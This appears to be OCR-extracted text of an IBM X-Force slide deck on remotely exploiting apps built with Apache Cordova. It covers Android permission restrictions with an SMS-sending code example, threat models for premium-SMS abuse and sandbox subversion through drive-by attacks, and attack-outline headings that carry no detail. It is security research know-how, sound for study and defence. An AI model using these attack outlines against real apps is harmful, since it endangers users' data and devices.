THE BANK JOB: MOBILE EDITION

Remote Exploitation of the Cordova Framework

Roee Hay & David Kaplan
IBM Security Systems
X-Force Application Security Research Team

APACHE CORDOVA

Apache Cordova

Android

Apache Cordova

iOS

Android

Windows Phone

Apache Cordova

Android


Apache Cordova

iOS

Android


Windows Phone

Apache Cordova



AppBrain Stats

5.81% of all Android apps



ANDROID APP SECURITY

Feature Restriction

- Sensitive features are restricted by default.
- Usually can be enabled by acquiring permissions.


```
SmsManager sms = SmsManager.getDefault();

sms.sendTextMessage(phoneNumber,
                    null,
                    message,
                    null, null);
```

`android.permission.SEND_SMS`


Abuse of Feature Restriction

- Goal. Abuses System services for its own profit:
  - Premium SMS numbers
  - GPS access
  - System log access
- Prerequisites. None.
- Attack Vector. Malware
- Detectability. Suspicious use of permissions




Android Application Sandbox

- Isolates app data from being accessed by malware
- Mainly implemented by per-app package Linux user.




Abuse of the Sandbox

- Goal
  - Subvert the Integrity & Confidentiality of other apps
- Prerequisites
  - Target apps must be vulnerable
- Attack vectors
  - Malware
  - Drive-By Exploitation (Naïve Browse)
- Detectability
  - Harder – No use of permissions




ATTACK OUTLINE

Remote Drive-By Attack (Simplified)




Victim's Device


Remote Drive-By Attack (Simplified)



Remote Drive-By Attack (Simplified)




Remote Drive-By Attack (Simplified)



